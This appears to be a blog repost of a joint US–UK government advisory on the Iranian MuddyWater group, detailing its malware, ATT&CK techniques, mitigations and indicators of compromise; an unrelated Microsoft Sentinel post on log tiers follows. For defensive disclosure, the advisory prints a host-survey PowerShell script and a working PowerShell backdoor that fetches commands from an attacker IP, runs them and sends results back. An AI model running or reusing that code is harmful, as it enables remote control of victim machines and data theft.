![Iranian Government-Sponsored Actors Conduct Cyber Operations Against Global Government and Commercial Networks]()
by Scott Muniz | Feb 24, 2022 | Security, Technology
This article is contributed. See the original author and article here.
Summary
Actions to Take Today to Protect Against Malicious Activity
* Search for indicators of compromise.
* Use antivirus software.
* Patch all systems.
* Prioritize patching known exploited vulnerabilities.
* Train users to recognize and report phishing attempts.
* Use multi-factor authentication.
Note: this advisory uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) framework, version 10. See the ATT&CK for Enterprise for all referenced threat actor tactics and techniques.
The Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), the U.S. Cyber Command Cyber National Mission Force (CNMF), and the United Kingdom’s National Cyber Security Centre (NCSC-UK) have observed a group of Iranian government-sponsored advanced persistent threat (APT) actors, known as MuddyWater, conducting cyber espionage and other malicious cyber operations targeting a range of government and private-sector organizations across sectors—including telecommunications, defense, local government, and oil and natural gas—in Asia, Africa, Europe, and North America. Note: MuddyWater is also known as Earth Vetala, MERCURY, Static Kitten, Seedworm, and TEMP.Zagros.
MuddyWater is a subordinate element within the Iranian Ministry of Intelligence and Security (MOIS).[1] This APT group has conducted broad cyber campaigns in support of MOIS objectives since approximately 2018. MuddyWater actors are positioned both to provide stolen data and accesses to the Iranian government and to share these with other malicious cyber actors.
MuddyWater actors are known to exploit publicly reported vulnerabilities and use open-source tools and strategies to gain access to sensitive data on victims’ systems and deploy ransomware. These actors also maintain persistence on victim networks via tactics such as side-loading dynamic link libraries (DLLs)—to trick legitimate programs into running malware—and obfuscating PowerShell scripts to hide command and control (C2) functions. FBI, CISA, CNMF, and NCSC-UK have observed MuddyWater actors recently using various malware—variants of PowGoop, Small Sieve, Canopy (also known as Starwhale), Mori, and POWERSTATS—along with other tools as part of their malicious activity.
This advisory provides observed tactics, techniques, and procedures (TTPs); malware; and indicators of compromise (IOCs) associated with this Iranian government-sponsored APT activity to aid organizations in the identification of malicious activity against sensitive networks.
FBI, CISA, CNMF, NCSC-UK, and the National Security Agency (NSA) recommend organizations apply the mitigations in this advisory and review the following resources for additional information. Note: also see the Additional Resources section.
Click here for a PDF version of this report.
Technical Details
FBI, CISA, CNMF, and NCSC-UK have observed the Iranian government-sponsored MuddyWater APT group employing spearphishing, exploiting publicly known vulnerabilities, and leveraging multiple open-source tools to gain access to sensitive government and commercial networks.
As part of its spearphishing campaign, MuddyWater attempts to coax their targeted victim into downloading ZIP files, containing either an Excel file with a malicious macro that communicates with the actor’s C2 server or a PDF file that drops a malicious file to the victim’s network [T1566.001, T1204.002]. MuddyWater actors also use techniques such as side-loading DLLs [T1574.002] to trick legitimate programs into running malware and obfuscating PowerShell scripts [T1059.001] to hide C2 functions [T1027] (see the PowGoop section for more information).
Additionally, the group uses multiple malware sets—including PowGoop, Small Sieve, Canopy/Starwhale, Mori, and POWERSTATS—for loading malware, backdoor access, persistence [TA0003], and exfiltration [TA0010]. See below for descriptions of some of these malware sets, including newer tools or variants to the group’s suite. Additionally, see Malware Analysis Report MAR-10369127.r1.v1: MuddyWater for further details.
PowGoop
MuddyWater actors use new variants of PowGoop malware as their main loader in malicious operations; it consists of a DLL loader and a PowerShell-based downloader. The malicious file impersonates a legitimate file that is signed as a Google Update executable file.
According to samples of PowGoop analyzed by CISA and CNMF, PowGoop consists of three components:
- A DLL file renamed as a legitimate filename,
Goopdate.dll, to enable the DLL side-loading technique [T1574.002]. The DLL file is contained within an executable, GoogleUpdate.exe.
- A PowerShell script, obfuscated as a .dat file,
goopdate.dat, used to decrypt and run a second obfuscated PowerShell script, config.txt [T1059.001].
config.txt, an encoded, obfuscated PowerShell script containing a beacon to a hardcoded IP address.
These components retrieve encrypted commands from a C2 server. The DLL file hides communications with MuddyWater C2 servers by executing with the Google Update service.
Small Sieve
According to a sample analyzed by NCSC-UK, Small Sieve is a simple Python [T1059.006] backdoor distributed using a Nullsoft Scriptable Install System (NSIS) installer, gram_app.exe. The NSIS installs the Python backdoor, index.exe, and adds it as a registry run key [T1547.001], enabling persistence [TA0003].
MuddyWater disguises malicious executables and uses filenames and Registry key names associated with Microsoft’s Windows Defender to avoid detection during casual inspection. The APT group has also used variations of Microsoft (e.g., “Microsift”) and Outlook in its filenames associated with Small Sieve [T1036.005].
Small Sieve provides basic functionality required to maintain and expand a foothold in victim infrastructure and avoid detection [TA0005] by using custom string and traffic obfuscation schemes together with the Telegram Bot application programming interface (API). Specifically, Small Sieve’s beacons and taskings are performed using Telegram API over Hypertext Transfer Protocol Secure (HTTPS) [T1071.001], and the tasking and beaconing data is obfuscated through a hex byte swapping encoding scheme combined with an obfuscated Base64 function [T1027], T1132.002].
Note: cybersecurity agencies in the United Kingdom and the United States attribute Small Sieve to MuddyWater with high confidence.
See Appendix B for further analysis of Small Sieve malware.
Canopy
MuddyWater also uses Canopy/Starwhale malware, likely distributed via spearphishing emails with targeted attachments [T1566.001]. According to two Canopy/Starwhale samples analyzed by CISA, Canopy uses Windows Script File (.wsf) scripts distributed by a malicious Excel file. Note: the cybersecurity agencies of the United Kingdom and the United States attribute these malware samples to MuddyWater with high confidence.
In the samples CISA analyzed, a malicious Excel file, Cooperation terms.xls, contained macros written in Visual Basic for Applications (VBA) and two encoded Windows Script Files. When the victim opens the Excel file, they receive a prompt to enable macros [T1204.002]. Once this occurs, the macros are executed, decoding and installing the two embedded Windows Script Files.
The first .wsf is installed in the current user startup folder [T1547.001] for persistence. The file contains hexadecimal (hex)-encoded strings that have been reshuffled [T1027]. The file executes a command to run the second .wsf.
The second .wsf also contains hex-encoded strings that have been reshuffled. This file collects [TA0035] the victim system’s IP address, computer name, and username [T1005]. The collected data is then hex-encoded and sent to an adversary-controlled IP address, http[:]88.119.170[.]124, via an HTTP POST request [T1041].
Mori
MuddyWater also uses the Mori backdoor that uses Domain Name System tunneling to communicate with the group’s C2 infrastructure [T1572].
According to one sample analyzed by CISA, FML.dll, Mori uses a DLL written in C++ that is executed with regsvr32.exe with export DllRegisterServer; this DLL appears to be a component to another program. FML.dll contains approximately 200MB of junk data [T1001.001] in a resource directory 205, number 105. Upon execution, FML.dll creates a mutex, 0x50504060, and performs the following tasks:
- Deletes the file
FILENAME.old and deletes file by registry value. The filename is the DLL file with a .old extension.
- Resolves networking APIs from strings that are ADD-encrypted with the key
0x05.
- Uses Base64 and Java Script Object Notation (JSON) based on certain key values passed to the JSON library functions. It appears likely that JSON is used to serialize C2 commands and/or their results.
- Communicates using HTTP over either IPv4 or IPv6, depending on the value of an unidentified flag, for C2 [T1071.001].
- Reads and/or writes data from the following Registry Keys,
HKLMSoftwareNFCIPA and HKLMSoftwareNFC(Default).
POWERSTATS
This group is also known to use the POWERSTATS backdoor, which runs PowerShell scripts to maintain persistent access to the victim systems [T1059.001].
CNMF has posted samples further detailing the different parts of MuddyWater’s new suite of tools— along with JavaScript files used to establish connections back to malicious infrastructure—to the malware aggregation tool and repository, Virus Total. Network operators who identify multiple instances of the tools on the same network should investigate further as this may indicate the presence of an Iranian malicious cyber actor.
MuddyWater actors are also known to exploit unpatched vulnerabilities as part of their targeted operations. FBI, CISA, CNMF, and NCSC-UK have observed this APT group recently exploiting the Microsoft Netlogon elevation of privilege vulnerability (CVE-2020-1472) and the Microsoft Exchange memory corruption vulnerability (CVE-2020-0688). See CISA’s Known Exploited Vulnerabilities Catalog for additional vulnerabilities with known exploits and joint Cybersecurity Advisory: Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities for additional Iranian APT group-specific vulnerability exploits.
Survey Script
The following script is an example of a survey script used by MuddyWater to enumerate information about victim computers. It queries the Windows Management Instrumentation (WMI) service to obtain information about the compromised machine to generate a string, with these fields separated by a delimiter (e.g., ;; in this sample). The produced string is usually encoded by the MuddyWater implant and sent to an adversary-controlled IP address.
$O = Get-WmiObject Win32_OperatingSystem;$S = $O.Name;$S += “;;”;$ips = “”;Get-WmiObject Win32_NetworkAdapterConfiguration -Filter “IPEnabled=True” | % {$ips = $ips + “, ” + $_.IPAddress[0]};$S += $ips.substring(1);$S += “;;”;$S += $O.OSArchitecture;$S += “;;”;$S += [System.Net.DNS]::GetHostByName(”).HostName;$S += “;;”;$S += ((Get-WmiObject Win32_ComputerSystem).Domain);$S += “;;”;$S += $env:UserName;$S += “;;”;$AntiVirusProducts = Get-WmiObject -Namespace “rootSecurityCenter2” -Class AntiVirusProduct -ComputerName $env:computername;$resAnti = @();foreach($AntiVirusProduct in $AntiVirusProducts){$resAnti += $AntiVirusProduct.displayName};$S += $resAnti;echo $S;
Newly Identified PowerShell Backdoor
The newly identified PowerShell backdoor used by MuddyWater below uses a single-byte Exclusive-OR (XOR) to encrypt communications with the key 0x02 to adversary-controlled infrastructure. The script is lightweight in functionality and uses the InvokeScript method to execute responses received from the adversary.
function encode($txt,$key){$enByte = [Text.Encoding]::UTF8.GetBytes($txt);for($i=0; $i -lt $enByte.count ; $i++){$enByte[$i] = $enByte[$i] -bxor $key;}$encodetxt = [Convert]::ToBase64String($enByte);return $encodetxt;}function decode($txt,$key){$enByte = [System.Convert]::FromBase64String($txt);for($i=0; $i -lt $enByte.count ; $i++){$enByte[$i] = $enByte[$i] -bxor $key;}$dtxt = [System.Text.Encoding]::UTF8.GetString($enByte);return $dtxt;}$global:tt=20;while($true){try{$w = [System.Net.HttpWebRequest]::Create(‘http://95.181.161.49:80/index.php?id=<victim identifier>’);$w.proxy = [Net.WebRequest]::GetSystemWebProxy();$r=(New-Object System.IO.StreamReader($w.GetResponse().GetResponseStream())).ReadToEnd();if($r.Length -gt 0){$res=[string]$ExecutionContext.InvokeCommand.InvokeScript(( decode $r 2));$wr = [System.Net.HttpWebRequest]::Create(‘http://95.181.161.49:80/index.php?id=<victim identifier>’);$wr.proxy = [Net.WebRequest]::GetSystemWebProxy();$wr.Headers.Add(‘cookie’,(encode $res 2));$wr.GetResponse().GetResponseStream();}}catch {}Start-Sleep -Seconds $global:tt;}
MITRE ATT&CK Techniques
MuddyWater uses the ATT&CK techniques listed in table 1.
Table 1: MuddyWater ATT&CK Techniques[2]
| Technique Title |
ID |
Use |
| Reconnaissance |
| Gather Victim Identity Information: Email Addresses |
T1589.002 |
MuddyWater has specifically targeted government agency employees with spearphishing emails. |
| Resource Development |
| Acquire Infrastructure: Web Services |
T1583.006 |
MuddyWater has used file sharing services including OneHub to distribute tools. |
| Obtain Capabilities: Tool |
T1588.002 |
MuddyWater has made use of legitimate tools ConnectWise and RemoteUtilities for access to target environments. |
| Initial Access |
| Phishing: Spearphishing Attachment |
T1566.001 |
MuddyWater has compromised third parties and used compromised accounts to send spearphishing emails with targeted attachments. |
| Phishing: Spearphishing Link |
T1566.002 |
MuddyWater has sent targeted spearphishing emails with malicious links. |
| Execution |
| Windows Management Instrumentation |
T1047 |
MuddyWater has used malware that leveraged Windows Management Instrumentation for execution and querying host information. |
| Command and Scripting Interpreter: PowerShell |
T1059.001 |
MuddyWater has used PowerShell for execution. |
| Command and Scripting Interpreter: Windows Command Shell |
1059.003 |
MuddyWater has used a custom tool for creating reverse shells. |
| Command and Scripting Interpreter: Visual Basic |
T1059.005 |
MuddyWater has used Virtual Basic Script (VBS) files to execute its POWERSTATS payload, as well as macros. |
| Command and Scripting Interpreter: Python |
T1059.006 |
MuddyWater has used developed tools in Python including Out1. |
| Command and Scripting Interpreter: JavaScript |
T1059.007 |
MuddyWater has used JavaScript files to execute its POWERSTATS payload. |
| Exploitation for Client Execution |
T1203 |
MuddyWater has exploited the Office vulnerability CVE-2017-0199 for execution. |
| User Execution: Malicious Link |
T1204.001 |
MuddyWater has distributed URLs in phishing emails that link to lure documents. |
| User Execution: Malicious File |
T1204.002 |
MuddyWater has attempted to get users to enable macros and launch malicious Microsoft Word documents delivered via spearphishing emails. |
| Inter-Process Communication: Component Object Model |
T1559.001 |
MuddyWater has used malware that has the capability to execute malicious code via COM, DCOM, and Outlook. |
| Inter-Process Communication: Dynamic Data Exchange |
T1559.002 |
MuddyWater has used malware that can execute PowerShell scripts via Dynamic Data Exchange. |
| Persistence |
| Scheduled Task/Job: Scheduled Task |
T1053.005 |
MuddyWater has used scheduled tasks to establish persistence. |
| Office Application Startup: Office Template Macros |
T1137.001 |
MuddyWater has used a Word Template, Normal.dotm, for persistence. |
| Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder |
T1547.001 |
MuddyWater has added Registry Run key KCUSoftwareMicrosoftWindowsCurrentVersionRunSystemTextEncoding to establish persistence. |
| Privilege Escalation |
| Abuse Elevation Control Mechanism: Bypass User Account Control |
T1548.002 |
MuddyWater uses various techniques to bypass user account control. |
| Credentials from Password Stores |
T1555 |
MuddyWater has performed credential dumping with LaZagne and other tools, including by dumping passwords saved in victim email. |
| Credentials from Web Browsers |
T1555.003
|
MuddyWater has run tools including Browser64 to steal passwords saved in victim web browsers. |
| Defense Evasion |
| Obfuscated Files or Information |
T1027 |
MuddyWater has used Daniel Bohannon’s Invoke-Obfuscation framework and obfuscated PowerShell scripts. The group has also used other obfuscation methods, including Base64 obfuscation of VBScripts and PowerShell commands. |
| Steganography |
T1027.003 |
MuddyWater has stored obfuscated JavaScript code in an image file named temp.jpg. |
| Compile After Delivery |
T1027.004 |
MuddyWater has used the .NET csc.exe tool to compile executables from downloaded C# code. |
| Masquerading: Match Legitimate Name or Location |
T1036.005 |
MuddyWater has disguised malicious executables and used filenames and Registry key names associated with Windows Defender. E.g., Small Sieve uses variations of Microsoft (Microsift) and Outlook in its filenames to attempt to avoid detection during casual inspection. |
| Deobfuscate/Decode Files or Information |
T1140
|
MuddyWater decoded Base64-encoded PowerShell commands using a VBS file. |
| Signed Binary Proxy Execution: CMSTP |
T1218.003
|
MuddyWater has used CMSTP.exe and a malicious .INF file to execute its POWERSTATS payload. |
| Signed Binary Proxy Execution: Mshta |
T1218.005 |
MuddyWater has used mshta.exe to execute its POWERSTATS payload and to pass a PowerShell one-liner for execution. |
| Signed Binary Proxy Execution: Rundll32 |
T1218.011 |
MuddyWater has used malware that leveraged rundll32.exe in a Registry Run key to execute a .dll. |
| Execution Guardrails |
T1480 |
The Small Sieve payload used by MuddyWater will only execute correctly if the word “Platypus” is passed to it on the command line. |
| Impair Defenses: Disable or Modify Tools |
T1562.001 |
MuddyWater can disable the system’s local proxy settings. |
| Credential Access |
| OS Credential Dumping: LSASS Memory |
T1003.001 |
MuddyWater has performed credential dumping with Mimikatz and procdump64.exe. |
| OS Credential Dumping: LSA Secrets |
T1003.004
|
MuddyWater has performed credential dumping with LaZagne. |
| OS Credential Dumping: Cached Domain Credentials |
T1003.005 |
MuddyWater has performed credential dumping with LaZagne. |
| Unsecured Credentials: Credentials In Files |
T1552.001
|
MuddyWater has run a tool that steals passwords saved in victim email. |
| Discovery |
| System Network Configuration Discovery |
T1016 |
MuddyWater has used malware to collect the victim’s IP address and domain name. |
| System Owner/User Discovery |
T1033 |
MuddyWater has used malware that can collect the victim’s username. |
| System Network Connections Discovery |
T1049 |
MuddyWater has used a PowerShell backdoor to check for Skype connections on the target machine. |
| Process Discovery |
T1057 |
MuddyWater has used malware to obtain a list of running processes on the system. |
| System Information Discovery |
T1082
|
MuddyWater has used malware that can collect the victim’s OS version and machine name. |
| File and Directory Discovery |
T1083 |
MuddyWater has used malware that checked if the ProgramData folder had folders or files with the keywords “Kasper,” “Panda,” or “ESET.” |
| Account Discovery: Domain Account |
T1087.002 |
MuddyWater has used cmd.exe net user/domain to enumerate domain users. |
| Software Discovery |
T1518 |
MuddyWater has used a PowerShell backdoor to check for Skype connectivity on the target machine. |
| Security Software Discovery |
T1518.001 |
MuddyWater has used malware to check running processes against a hard-coded list of security tools often used by malware researchers. |
| Collection |
| Screen Capture |
T1113 |
MuddyWater has used malware that can capture screenshots of the victim’s machine. |
|
Archive Collected Data: Archive via Utility
|
T1560.001 |
MuddyWater has used the native Windows cabinet creation tool, makecab.exe, likely to compress stolen data to be uploaded. |
| Command and Control |
| Application Layer Protocol: Web Protocols |
T1071.001 |
MuddyWater has used HTTP for C2 communications. e.g., Small Sieve beacons and tasking are performed using the Telegram API over HTTPS. |
| Proxy: External Proxy |
T1090.002 |
MuddyWater has controlled POWERSTATS from behind a proxy network to obfuscate the C2 location.
MuddyWater has used a series of compromised websites that victims connected to randomly to relay information to C2.
|
| Web Service: Bidirectional Communication |
T1102.002 |
MuddyWater has used web services including OneHub to distribute remote access tools. |
| Multi-Stage Channels |
T1104 |
MuddyWater has used one C2 to obtain enumeration scripts and monitor web logs, but a different C2 to send data back. |
| Ingress Tool Transfer |
T1105 |
MuddyWater has used malware that can upload additional files to the victim’s machine. |
| Data Encoding: Standard Encoding |
T1132.001 |
MuddyWater has used tools to encode C2 communications including Base64 encoding. |
| Data Encoding: Non-Standard Encoding |
T1132.002 |
MuddyWater uses tools such as Small Sieve, which employs a custom hex byte swapping encoding scheme to obfuscate tasking traffic. |
| Remote Access Software |
T1219 |
MuddyWater has used a legitimate application, ScreenConnect, to manage systems remotely and move laterally. |
| Exfiltration |
| Exfiltration Over C2 Channel |
T1041 |
MuddyWater has used C2 infrastructure to receive exfiltrated data. |
Mitigations
Protective Controls and Architecture
- Deploy application control software to limit the applications and executable code that can be run by users. Email attachments and files downloaded via links in emails often contain executable code.
Identity and Access Management
- Use multifactor authentication where possible, particularly for webmail, virtual private networks, and accounts that access critical systems.
- Limit the use of administrator privileges. Users who browse the internet, use email, and execute code with administrator privileges make for excellent spearphishing targets because their system—once infected—enables attackers to move laterally across the network, gain additional accesses, and access highly sensitive information.
Phishing Protection
- Enable antivirus and anti-malware software and update signature definitions in a timely manner. Well-maintained antivirus software may prevent use of commonly deployed attacker tools that are delivered via spearphishing.
- Be suspicious of unsolicited contact via email or social media from any individual you do not know personally. Do not click on hyperlinks or open attachments in these communications.
- Consider adding an email banner to emails received from outside your organization and disabling hyperlinks in received emails.
- Train users through awareness and simulations to recognize and report phishing and social engineering attempts. Identify and suspend access of user accounts exhibiting unusual activity.
- Adopt threat reputation services at the network device, operating system, application, and email service levels. Reputation services can be used to detect or prevent low-reputation email addresses, files, URLs, and IP addresses used in spearphishing attacks.
Vulnerability and Configuration Management
- Install updates/patch operating systems, software, and firmware as soon as updates/patches are released. Prioritize patching known exploited vulnerabilities.
Additional Resources
- For more information on Iranian government-sponsored malicious cyber activity, see CISA’s webpage – Iran Cyber Threat Overview and Advisories and CNMF’s press release – Iranian intel cyber suite of malware uses open source tools.
- For information and resources on protecting against and responding to ransomware, refer to StopRansomware.gov, a centralized, whole-of-government webpage providing ransomware resources and alerts.
- The joint advisory from the cybersecurity authorities of Australia, Canada, New Zealand, the United Kingdom, and the United States: Technical Approaches to Uncovering and Remediating Malicious Activity provides additional guidance when hunting or investigating a network and common mistakes to avoid in incident handling.
- CISA offers a range of no-cost cyber hygiene services to help critical infrastructure organizations assess, identify, and reduce their exposure to threats, including ransomware. By requesting these services, organizations of any size could find ways to reduce their risk and mitigate attack vectors.
- The U.S. Department of State’s Rewards for Justice (RFJ) program offers a reward of up to $10 million for reports of foreign government malicious activity against U.S. critical infrastructure. See the RFJ website for more information and how to report information securely.
References
[1] CNMF Article: Iranian Intel Cyber Suite of Malware Uses Open Source Tools
[2] MITRE ATT&CK: MuddyWater
Caveats
The information you have accessed or received is being provided “as is” for informational purposes only. The FBI, CISA, CNMF, and NSA do not endorse any commercial product or service, including any subjects of analysis. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply their endorsement, recommendation, or favoring by the FBI, CISA, CNMF, or NSA.
Purpose
This document was developed by the FBI, CISA, CNMF, NCSC-UK, and NSA in furtherance of their respective cybersecurity missions, including their responsibilities to develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders. The United States’ NSA agrees with this attribution and the details provided in this report.
Appendix A: IOCs
The following IP addresses are associated with MuddyWater activity:
5.199.133[.]149
45.142.213[.]17
45.142.212[.]61
45.153.231[.]104
46.166.129[.]159
80.85.158[.]49
87.236.212[.]22
88.119.170[.]124
88.119.171[.]213
89.163.252[.]232
95.181.161[.]49
95.181.161[.]50
164.132.237[.]65
185.25.51[.]108
185.45.192[.]228
185.117.75[.]34
185.118.164[.]21
185.141.27[.]143
185.141.27[.]248
185.183.96[.]7
185.183.96[.]44
192.210.191[.]188
192.210.226[.]128
Appendix B: Small Sieve
Note: the information contained in this appendix is from NCSC-UK analysis of a Small Sieve sample.
Metadata
Table 2: Gram.app.exe Metadata
| Filename |
gram_app.exe |
| Description |
NSIS installer that installs and runs the index.exe backdoor and adds a persistence registry key |
| Size |
16999598 bytes |
| MD5 |
15fa3b32539d7453a9a85958b77d4c95 |
| SHA-1 |
11d594f3b3cf8525682f6214acb7b7782056d282 |
| SHA-256 |
b75208393fa17c0bcbc1a07857686b8c0d7e0471d00a167a07fd0d52e1fc9054 |
| Compile Time |
2021-09-25 21:57:46 UTC |
Table 3: Index.exe Metadata
| Filename |
index.exe |
| Description |
The final PyInstaller-bundled Python 3.9 backdoor |
| Size |
17263089 bytes |
| MD5 |
5763530f25ed0ec08fb26a30c04009f1 |
| SHA-1 |
2a6ddf89a8366a262b56a251b00aafaed5321992 |
| SHA-256 |
bf090cf7078414c9e157da7002ca727f06053b39fa4e377f9a0050f2af37d3a2 |
| Compile Time |
2021-08-01 04:39:46 UTC |
Functionality
Installation
Small Sieve is distributed as a large (16MB) NSIS installer named gram_app.exe, which does not appear to masquerade as a legitimate application. Once executed, the backdoor binary index.exe is installed in the user’s AppData/Roaming directory and is added as a Run key in the registry to enabled persistence after reboot.
The installer then executes the backdoor with the “Platypus” argument [T1480], which is also present in the registry persistence key: HKCUSoftwareMicrosoftWindowsCurrentVersionRunOutlookMicrosift.
Configuration
The backdoor attempts to restore previously initialized session data from %LocalAppData%MicrosoftWindowsOutlookDataPlus.txt.
If this file does not exist, then it uses the hardcoded values listed in table 4:
Table 4: Credentials and Session Values
| Field |
Value |
Description |
| Chat ID |
2090761833 |
This is the Telegram Channel ID that beacons are sent to, and, from which, tasking requests are received. Tasking requests are dropped if they do not come from this channel. This value cannot be changed. |
| Bot ID |
Random value between 10,000,000 and 90,000,000 |
This is a bot identifier generated at startup that is sent to the C2 in the initial beacon. Commands must be prefixed with /com[Bot ID] in order to be processed by the malware. |
| Telegram Token |
2003026094: AAGoitvpcx3SFZ2_6YzIs4La_kyDF1PbXrY |
This is the initial token used to authenticate each message to the Telegram Bot API. |
Tasking
Small Sieve beacons via the Telegram Bot API, sending the configured Bot ID, the currently logged-in user, and the host’s IP address, as described in the Communications (Beacon format) section below. It then waits for tasking as a Telegram bot using the python-telegram-bot module.
Two task formats are supported:
/start – no argument is passed; this causes the beacon information to be repeated. /com[BotID] [command] – for issuing commands passed in the argument.
The following commands are supported by the second of these formats, as described in table 5:
Table 5: Supported Commands
| Command |
Description |
| delete |
This command causes the backdoor to exit; it does not remove persistence. |
| download url””filename |
The URL will be fetched and saved to the provided filename using the Python urllib module urlretrieve function. |
| change token””newtoken |
The backdoor will reconnect to the Telegram Bot API using the provided token newtoken. This updated token will be stored in the encoded MicrosoftWindowsOutlookDataPlus.txt file. |
| disconnect |
The original connection to Telegram is terminated. It is likely used after a change token command is issued. |
Any commands other than those detailed in table 5 are executed directly by passing them to cmd.exe /c, and the output is returned as a reply.
Defense Evasion
Anti-Sandbox

Figure 1: Execution Guardrail
Threat actors may be attempting to thwart simple analysis by not passing “Platypus” on the command line.
String obfuscation
Internal strings and new Telegram tokens are stored obfuscated with a custom alphabet and Base64-encoded. A decryption script is included in Appendix B.
Communications
Beacon Format
Before listening for tasking using CommandHandler objects from the python-telegram-bot module, a beacon is generated manually using the standard requests library:

Figure 2: Manually Generated Beacon
The hex host data is encoded using the byte shuffling algorithm as described in the “Communications (Traffic obfuscation)” section of this report. The example in figure 2 decodes to:
admin/WINDOMAIN1 | 10.17.32.18
Traffic obfuscation
Although traffic to the Telegram Bot API is protected by TLS, Small Sieve obfuscates its tasking and response using a hex byte shuffling algorithm. A Python3 implementation is shown in figure 3.

Figure 3: Traffic Encoding Scheme Based on Hex Conversion and Shuffling
Detection
Table 6 outlines indicators of compromise.
Table 6: Indicators of Compromise
| Type |
Description |
Values |
| Path |
Telegram Session Persistence File (Obfuscated) |
%LocalAppData%MicrosoftWindowsOutlookDataPlus.txt |
| Path |
Installation path of the Small Sieve binary |
%AppData%OutlookMicrosiftindex.exe |
| Registry value name |
Persistence Registry Key pointing to index.exe with a “Platypus” argument |
HKCUSoftwareMicrosoftWindowsCurrentVersionRunOutlookMicrosift |
String Recover Script

Figure 4: String Recovery Script
Contact Information
To report suspicious or criminal activity related to information found in this joint Cybersecurity Advisory, contact your local FBI field office at www.fbi.gov/contact-us/field-offices, or the FBI’s 24/7 Cyber Watch (CyWatch) at (855) 292-3937 or by email at CyWatch@fbi.gov. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. To request incident response resources or technical assistance related to these threats, contact CISA at CISAServiceDesk@cisa.dhs.gov. For NSA client requirements or general cybersecurity inquiries, contact the Cybersecurity Requirements Center at Cybersecurity_Requests@nsa.gov. United Kingdom organizations should report a significant cyber security incident: ncsc.gov.uk/report-an-incident (monitored 24 hours) or for urgent assistance call 03000 200 973.
Revisions
February 24, 2022: Initial Version
This product is provided subject to this Notification and this Privacy & Use policy.
by Scott Muniz | Feb 24, 2022 | Security, Technology
This article is contributed. See the original author and article here.
CISA, the Federal Bureau of Investigation (FBI), U.S. Cyber Command Cyber National Mission Force (CNMF), the United Kingdom’s National Cyber Security Centre (NCSC-UK), and the National Security Agency (NSA) have issued a joint Cybersecurity Advisory (CSA) detailing malicious cyber operations by Iranian government-sponsored advanced persistent threat (APT) actors known as MuddyWater.
MuddyWater is conducting cyber espionage and other malicious cyber operations as part of Iran’s Ministry of Intelligence and Security (MOIS), targeting a range of government and private-sector organizations across sectors—including telecommunications, defense, local government, and oil and natural gas—in Asia, Africa, Europe, and North America.
CISA encourages users and administrators to review the joint CSA: Iranian Government-Sponsored Actors Conduct Cyber Operations Against Global Government and Commercial Networks. For additional information on Iranian cyber threats, see CISA’s Iran Cyber Threat Overview and Advisories webpage.
by Contributed | Feb 23, 2022 | Technology
This article is contributed. See the original author and article here.
Note: Thank you to @Yaniv Shasha , @Sreedhar_Ande , @JulianGonzalez , and @Ben Nick for helping deliver this preview.
We are excited to announce a new suite of features entering into public preview for Microsoft Sentinel. This suite of features will contain:
- Basic ingestion tier: new pricing tier for Azure Log Analytics that allows for logs to be ingested at a lower cost. This data is only retained in the workspace for 8 days total.
- Archive tier: Azure Log Analytics has expanded its retention capability from 2 years to 7 years. With that, this new tier for data will allow for the data to be retained up to 7 years in a low-cost archived state.
- Search jobs: search tasks that run limited KQL in order to find and return all relevant logs to what is searched. These jobs search data across the analytics tier, basic tier. and archived data.
- Data restoration: new feature that allows users to pick a data table and a time range in order to restore data to the workspace via restore table.
Basic Ingestion Tier:
The basic log ingestion tier will allow users to pick and choose which data tables should be enrolled in the tier and ingest data for less cost. This tier is meant for data sources that are high in volume, low in priority, and are required for ingestion. Rather than pay full price for these logs, they can be configured for basic ingestion pricing and move to archive after the 8 days. As mentioned above, the data ingested will only be retained in the workspace for 8 days and will support basic KQL queries. The following will be supported at launch:
- where
- extend
- project – including all its variants (project-away, project-rename, etc.)
- parse and parse-where
Note: this data will not be available for analytic rules or log alerts.
During public preview, basic logs will support the following log types:
- Custom logs enrolled in version 2
- ContainerLogs and ContainerLogsv2
- AppTraces
Note: More sources will be supported over time.
Archive Tier:
The archive tier will allow users to configure individual tables to be retained for up to 7 years. This introduces a few new retention policies to keep track of:
- retentionInDays: the number of days that data is kept within the Microsoft Sentinel workspace.
- totalRetentionInDays: the total number of days that data should be retained within Azure Log Analytics.
- archiveRetention: the number of days that the data should be kept in archive. This is set by taking the totalRetentionInDays and subtracting the workspace retention.
Data tables that are configured for archival will automatically roll over into the archive tier after they expire from the workspace. Additionally, if data is configured for archival and the workspace retention (say 180 days) is lowered (say 90 days), the data between the original and new retention settings will automatically be rolled over into archive in order to avoid data loss.
Configuring Basic and Archive Tiers:
In order to configure tables to be in the basic ingestion tier, the table must be supported and configured for custom logs version 2. For steps to configure this, please follow this document. Archive does not require this but it is still recommended.
Currently there are 3 ways to configure tables for basic and archive:
- REST API call
- PowerShell script
- Microsoft Sentinel workbook (uses the API calls)
REST API
The API supports GET, PUT and PATCH methods. It is recommended to use PUT when configuring a table for the first time. PATCH can be used after that. The URI for the call is:
https://management.azure.com/subscriptions/<subscriptionId>/resourcegroups/<resourceGroupName>/providers/Microsoft.OperationalInsights/workspaces/<workspaceName>/tables/<tableName>?api-version=2021-12-01-preview
This URI works for both basic and archive. The main difference will be the body of the request:
Analytics tier to Basic tier
{
    "properties": {
        "plan": "Basic"
    }
}
Basic tier to Analytics tier
{
    "properties": {
        "plan": "Analytics"
    }
}
Archive
{
    "properties": {
        "retentionInDays": null,
        "totalRetentionInDays": 730
    }
}
Note: null is used when telling the API to not change the current retention setting on the workspace.
